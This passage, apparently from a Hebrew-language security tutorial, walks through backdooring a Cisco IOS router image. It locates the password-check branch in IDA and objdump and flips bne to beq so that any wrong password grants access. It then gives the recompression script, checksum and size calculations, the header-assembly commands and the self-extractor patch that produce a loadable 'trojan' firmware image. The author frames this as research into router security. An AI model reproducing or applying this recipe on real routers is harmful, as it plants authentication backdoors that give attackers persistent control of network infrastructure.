.text:803E30C4      li     r8, 1
.text:803E30C8      li     r9, 1
.text:803E30CC      bl     sub_803E312C
.text:803E30D0      cmpwi  r3, 0
.text:803E30D4      beq   loc_803E30F0
.text:803E30D8      addi  r3, r1, 0x70+var_68
.text:803E30DC      mr    r4, r28
.text:803E30E0      mr    r5, r29
.text:803E30E4      bl     sub_803AC0BC
.text:803E30E8      cmpwi  r3, 0
.text:803E30EC      bne   loc_803E309C
.text:803E30F0

```

[בתמונה: מיקום הפקודה המשווה את הסיסמא (בצהוב)]

כפי שניתן לראות הפקודה נמצאת בכתובת 0x803E30E8 ב-IDA, על מנת למצוא אותה בקובץ מערכת ההפעלה נצטרך לבצע חישוב קטן: נחסיר את כתובת הבסיס של הקוד ב-IDA מכתובת הפקודה ב-IDA.

כעת יש לנו כתובת יחסית של הפקודה ביחס לכתובת תחילת הקוד, אך זה לא מספיק כיוון שקוד מערכת ההפעלה לא מתחיל בתחילת הקובץ, אלא רק אחרי ה-Headers בכתובת (60x0).

לכן, על מנת למצוא את הפקודה הספציפית הזו בקובץ מערכת ההפעלה נצטרך להוסיף את כתובת הבסיס.

0x803E30E8 - 0x80008000+0x60

- 0x80008000 - תחילת מרחב הכתובות ב-IDA
- 0x60 - הכתובת בה מתחיל הקוד בקובץ מערכת ההפעלה (ללא ה-Header)

תוצאת החישוב יוצאת: 0x3DB148

נוודא כי אכן אנו במיקום הנכון בקובץ מערכת ההפעלה:


```
osboxes@osboxes:~$ objdump -m powerpc -D -b binary -EB ./C2600-i-.BIN | grep -A6 "3db138:"
3db138:      38 61 00 08      addi    r3,r1,8
3db13c:      7f 84 e3 78      mr      r4,r28
3db140:      7f a5 eb 78      mr      r5,r29
3db144:      4b fc 8f d9      bl      0x3a411c
3db148:      2c 03 00 00      cmpwi   r3,0
3db14c:      40 82 ff b0      bne     0x3db0fc
3db150:      80 1f 01 50      lwz     r0,336(r31)
```

[בתמונה: פלט הכלי objdump אשר מוכיח כי במיקום שחיפשו נמצאת הפקודה אותה חיפשו]

ניתן לראות שמיד לאחר ההשוואה נקראת הפקודה bne אשר אומרת "Branch not equal" שבעצם אחראית על הקפיצה שתתבצע אם ההשוואה לא תהיינה שווה. מעבר לכך, ניתן גם לראות כי הערך ההקסה דצימלי היוצר את הפקודה מתחיל בערך 40. אם נשנה את הערך ל-41 נגרום לכך שהפקודה תשתנה ל-beq אשר אומרת "Branch equal". זאת אומרת - הרכיב שעליו תרוץ מערכת ההפעלה מהקובץ שערכנו - יקבל כל סימא מלבד הנכונה אשר תאפשר התחברות!

Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
003db110	7f	e3	fb	78	38	81	00	08	38	a0	00	50	38	db	f9	b4	.âux8...8..P8
003db120	1c	e7	03	e8	39	00	00	01	39	20	00	01	48	00	00	61	.ç.è9...9..H
003db130	2c	03	00	00	41	82	00	1c	38	61	00	08	7f	84	e3	78	,...A,...8a...
003db140	7f	a5	eb	78	4b	fc	8f	d9	2c	03	00	00	40	82	ff	b0	.¥ëxKü.Û,...@
003db150	80	1f	01	50	70	09	02	00	40	82	00	1c	3b	de	00	01	€...Pp...@,.;
003db160	2c	1e	00	02	40	81	ff	a8	3c	60	80	e3	38	63	f9	c0	,...@.ÿ"<`eâ8
003db170	4b	fd	2c	49	38	60	00	00	80	01	00	74	7c	08	03	a6	Ký,I8`...e..t
003db180	bb	61	00	5c	38	21	00	70	4e	80	00	20	94	21	ff	c0	»a.\8!.pN€. "
003db190	7c	08	02	a6	bf	21	00	24	90	01	00	44	7c	7f	1b	78	.. ç!.\$...D
003db1a0	7c	9b	23	78	7c	b9	2b	78	7c	dd	33	78	7c	fc	3b	78	>#x '+x Ý3x
003db1b0	7d	1e	43	78	2c	09	00	00	41	82	00	0c	38	00	00	01	}.Cx,...A,..8
003db1c0	90	1f	07	70	3b	40	00	00	9b	5b	00	00	7f	e3	fb	78	...p;@...>[...
003db1d0	38	80	00	0a	4b	fe	57	d5	2c	03	00	00	40	82	00	20	8€...KpWÖ,...@
003db1e0	7f	e3	fb	78	38	80	00	0a	3c	a0	80	3d	38	a5	9d	4c	.âux8e...<.€=8
003db1f0	7f	86	e3	78	4b	fe	59	0d	48	00	00	88	7f	e3	fb	78	.+âxKpY.H..^.
003db200	38	80	00	0a	7f	85	e3	78	4b	fe	5b	01	48	00	00	74	8€......âxKp[.H
003db210	81	3f	07	10	3c	00	00	02	60	00	02	80	7d	2b	00	39	?....<...`..€)

[בתמונה: הערך שעלינו לשנות על בקובץ מערכת ההפעלה על מנת לשנות את הפקודה ל-beq]

בבצע את השינוי, נשמור, ונבדוק שוב איך הקובץ יקרא ע"י מערכת ההפעלה:

```
osboxes@osboxes:~$ objdump -m powerpc -D -b binary -EB ./C2600-i-.BIN | grep -A6 "3db138:"
3db138:      38 61 00 08      addi    r3,r1,8
3db13c:      7f 84 e3 78      mr      r4,r28
3db140:      7f a5 eb 78      mr      r5,r29
3db144:      4b fc 8f d9      bl      0x3a411c
3db148:      2c 03 00 00      cmpwi   r3,0
3db14c:      41 82 ff b0      beq     0x3db0fc
3db150:      80 1f 01 50      lwz    r0,336(r31)
```

[בתמונה: פלט הכלי objdump אשר מראה כי השינוי הצליח]

ברגע זה הצלחנו לבצע שינוי בקובץ מערכת ההפעלה שלנו, אשר מאפשר למשתמש מרוחק להתחבר עם כל סיסמא גם אם הוא לא יודע את הסיסמא הנכונה!


כעת, נרצה לבנות מחדש את קובץ מערכת ההפעלה בכדי להעלות אותו לנתב. לשם כך נצטרך לדחוס את הקובץ שערכנו, לבנות מחדש את מבנה הקסם, ולהוסיף לו את ה-Header, בסדר הנכון על מנת ליצור קובץ מערכת הפעלה ערוך. תחילה, על מנת לדחוס מחדש את הקובץ עליו עבדנו נצטרך לכתוב סקריפט קצר בפייתון:

```
#!/usr/bin/python
import os
import zipfile
zf = zipfile.ZipFile('C2600-I-.BIN.zip', 'w', zipfile.ZIP_DEFLATED)
zf.write('C2600-I-.BIN')
zf.close()
```

לאחר שהרצנו את הסקריפט נוצר לנו קובץ חדש C2600-I-.BIN.zip. כעת נרצה לבנות מחדש את מבנה הקסם. לשם כך נחשב את גודל הקבצים, ואת ה-Checksum שלהם:

```
sandbox ~/Cisco_Research > ./checksum.pl C2600-i-.bin
[!] Calculating the checksum for file C2600-i-.bin
[*] Bytes:      19237204
[*] Words:      4809301
[*] Hex:        0x01258954
[*] Checksum:   0xe91c4d2e
sandbox ~/Cisco_Research > ./checksum.pl C2600-i-.bin.zip
[!] Calculating the checksum for file C2600-i-.bin.zip
[*] Bytes:      7601291
[*] Words:      1900322.75
[*] Hex:        0x0073fc8b
[*] Checksum:   0x7a2b0816
```

[בתמונה: חישוב ה-Checksum של הקבצים]


```
sandbox ~/Cisco_Research > ll
total 48616
drwxrwxr-x 2 sandbox sandbox 4096 Sep 30 22:24 ./
drwxr-xr-x 46 sandbox sandbox 4096 Sep 30 18:27 ../
-rw-r--r-- 1 sandbox sandbox 19237204 Sep 30 22:18 C2600-i-.bin
-rw-r--r-- 1 sandbox sandbox 7643552 Sep 30 18:28 c2600-i-mz.123-9.bin
-rw-rw-r-- 1 sandbox sandbox 7643552 Sep 30 21:55 c2600-i-mz.123-9.bin.header
-rw-rw-r-- 1 sandbox sandbox 7626780 Sep 30 21:54 c2600-i-mz.123-9.bin.noheader
-rwxrwxrwx 1 sandbox sandbox 924 Sep 30 20:42 checksum.pl*
-rwxrwxr-x 1 sandbox sandbox 144 Sep 30 22:09 zipme.py*
-rw-rw-r-- 1 sandbox sandbox 7601291 Sep 30 22:19 C2600-i-.bin.zip
```

[בתמונה: חישוב הגודל של הקבצים]

אל לנו לשכוח כי הגודל רלוונטי רק עבור הקובץ הלא דחוס, כיוון שהגודל של הקובץ הסופי יהיה שונה ונצטרך לחשב אותו. נחשב עם pcalc את גודל הקובץ.

עד כה יש לנו 3 ערכים נכונים:

- 0x01 0x25 0x89 0x54: גודל קובץ מערכת ההפעלה הלא דחוס
- 0x7a 0x2b 0x08 0x16: חישוב (checksum) קובץ מערכת ההפעלה הדחוס
- 0xe9 0x1c 0x4d 0x2e: חישוב (checksum) קובץ מערכת ההפעלה הלא דחוס


את גודל הקובץ הסופי נצטרך לחשב בעצמנו. גודל הקובץ המכיל רק את ה-Header שהכנו בתחילת ההדרכה + 16 בייטים אשר מכילים את ערכי מבני הקסם + גודל הקובץ המכיל את הקוד הדחוס.

```
sandbox ~/Cisco_Research > ll
total 48608
drwxrwxr-x 2 sandbox sandbox 4096 Oct 1 12:06 ./
drwxr-xr-x 46 sandbox sandbox 4096 Sep 30 18:27 ../
-rw-r--r-- 1 sandbox sandbox 19237204 Sep 30 22:18 C2600-i-.bin
-rw-r--r-- 1 sandbox sandbox 7643552 Sep 30 18:28 c2600-i-mz.123-9.bin
-rw-rw-r-- 1 sandbox sandbox 16756 Oct 1 12:03 c2600-i-mz.123-9.bin.header
-rw-rw-r-- 1 sandbox sandbox 7626780 Sep 30 21:54 c2600-i-mz.123-9.bin.noheader
-rwxrwxrwx 1 sandbox sandbox 924 Sep 30 20:42 checksum.pl*
-rwxrwxr-x 1 sandbox sandbox 144 Sep 30 22:09 zipme.py*
-rw-rw-r-- 1 sandbox sandbox 7601291 Sep 30 22:19 C2600-i-.bin.zip
sandbox ~/Cisco_Research > pcalc 16756+16+7601291
7618063 0x743e0f 0y11101000011111000001111
```

[בתמונה: חישוב גודל הקובץ הסופי]

כעת יש לנו את גודל קובץ מערכת ההפעלה הדחוס:

```
00 74 3e 0f
```


קעת נרכיב את קובץ מערכת ההפעלה הסופי:

```
sandbox ~/Cisco_Research > cat c2600-i-mz.123-9.bin.header > final.bin
sandbox ~/Cisco_Research > perl -e 'print "x01\x25\x89\x54\x00\x74\x3e\x0f\x7a\x2b\x08\x16\xe9\x1c\x4d\x2e"' >> final.bin
sandbox ~/Cisco_Research > cat C2600-i-.bin.zip >>final.bin
```

[בתמונה: הרכבת קובץ מערכת ההפעלה הסופי]

דבר אחרון לפני שנוכל להריץ אותו- נצטרך לשנות ערך המורה על גודל הקובץ בקוד החילוץ העצמי.

נוסיף 20 (גודל מבנה הקסם) לגודל הקובץ הדחוס, תוצאת החישוב יוצאת 0x0073fc9f. נלך למיקום 0x108 בקובץ הסופי ונשנה אותו לערך זה. נשנה את שמו ל-c2600-trojan-mz.123-9.bin וכעת ניתן לטעון אותו לנתב!

תודה רבה ל-Luca על העזרה בכתיבת המדריך, המתבסס גם על עבודה שלו.

סיכום


במאמר זה למדנו על נבכי מערכת ההפעלה של ענקית התקשורת סיסקו - תצורתה, סוגי הזכרון, חלוקתו, עבודת המערכת, מנגנוני ההגנה המובנים ברכיבי סיסקו. העמקנו במבנה קובץ מערכת ההפעלה, ולבסוף כתבנו RootKit בסיסי לאותה מערכת הפעלה. מערכות ההפעלה של סיסקו נחשבות מערכות בטוחות מאוד ובעיני הרבה מנהלי אבטחת מידע נחשבות לבלתי ניתנות לפריצה והרבה פעמים, כמערכות שאין כלל צורך לנטר או יכולת לבדוק. במאמר זה הראנו כמה היכולת של שינוי מערכת ההפעלה ופריסתה מחדש על הנתב אינה כלל "מדע טילים" אלא סט פרוצדורות פשוטות יחסית לאחר היכרות בסיסית עם המערכת.

היכרנו נתיב תקיפה אחד מיני רבים, ונגענו בו בצורה מאוד בסיסית. אני מאמין שממדריך זה קיבלתם את הכלים המספיקים על מנת לפתח את ה-RootKit שלכם, וגיריתם את הדימיון בנוגע לכמה אפשר לבצע.

כיום, תחום המחקר של רכיבי תקשורת תופס תאוצה בקצב מאוד גבוה עקב חשיבותם של רכיבים אלו ברשתות התקשורת כפי שאנו מכירים אותן כיום, וחושף המון איומים חדשים, אשר מוסיפים למרדף החתול ועכבר התמידי בין אנשי ההגנה להתקפה.

על המחבר

עמרי בנארי, בן 21, נמצא בתחום כבר 3 שנים, מתעסק במחקר, פיתוח הן בצד ההגנתי והן בהתקפי.

נספחים

- **Research on Cisco IOS Security Mechanisms** by Xiaoyan Sua,*, Dongying Wua, Da Xiaoa, Yuxiang Hana:
<http://www.ipcsit.com/vol51/109-A30035.pdf>
- **Developments in Cisco IOS Forensics** by Felix 'FX' Lindner, BlackHat Briefings:
https://www.blackhat.com/presentations/bh-usa-08/Lindner/BH_US_08_Lindner_Developments_in_IOS_Forensics.pdf
- **Cisco IOS: Attack & Defense The state of the art** by phenoelit:
http://www.phenoelit.org/stuff/FX_Phenoelit_25c3_Cisco_IOS.pdf
- **Whitepaper: writing a cisco ios RootKit** by Luca:
http://grid32.com/cisco_ios_RootKits.pdf
- **CISCO IOS SHELLCODE: ALL-IN-ONE** by George Nosenko:
<http://2015.zeronights.org/assets/files/05-Nosenko.pdf>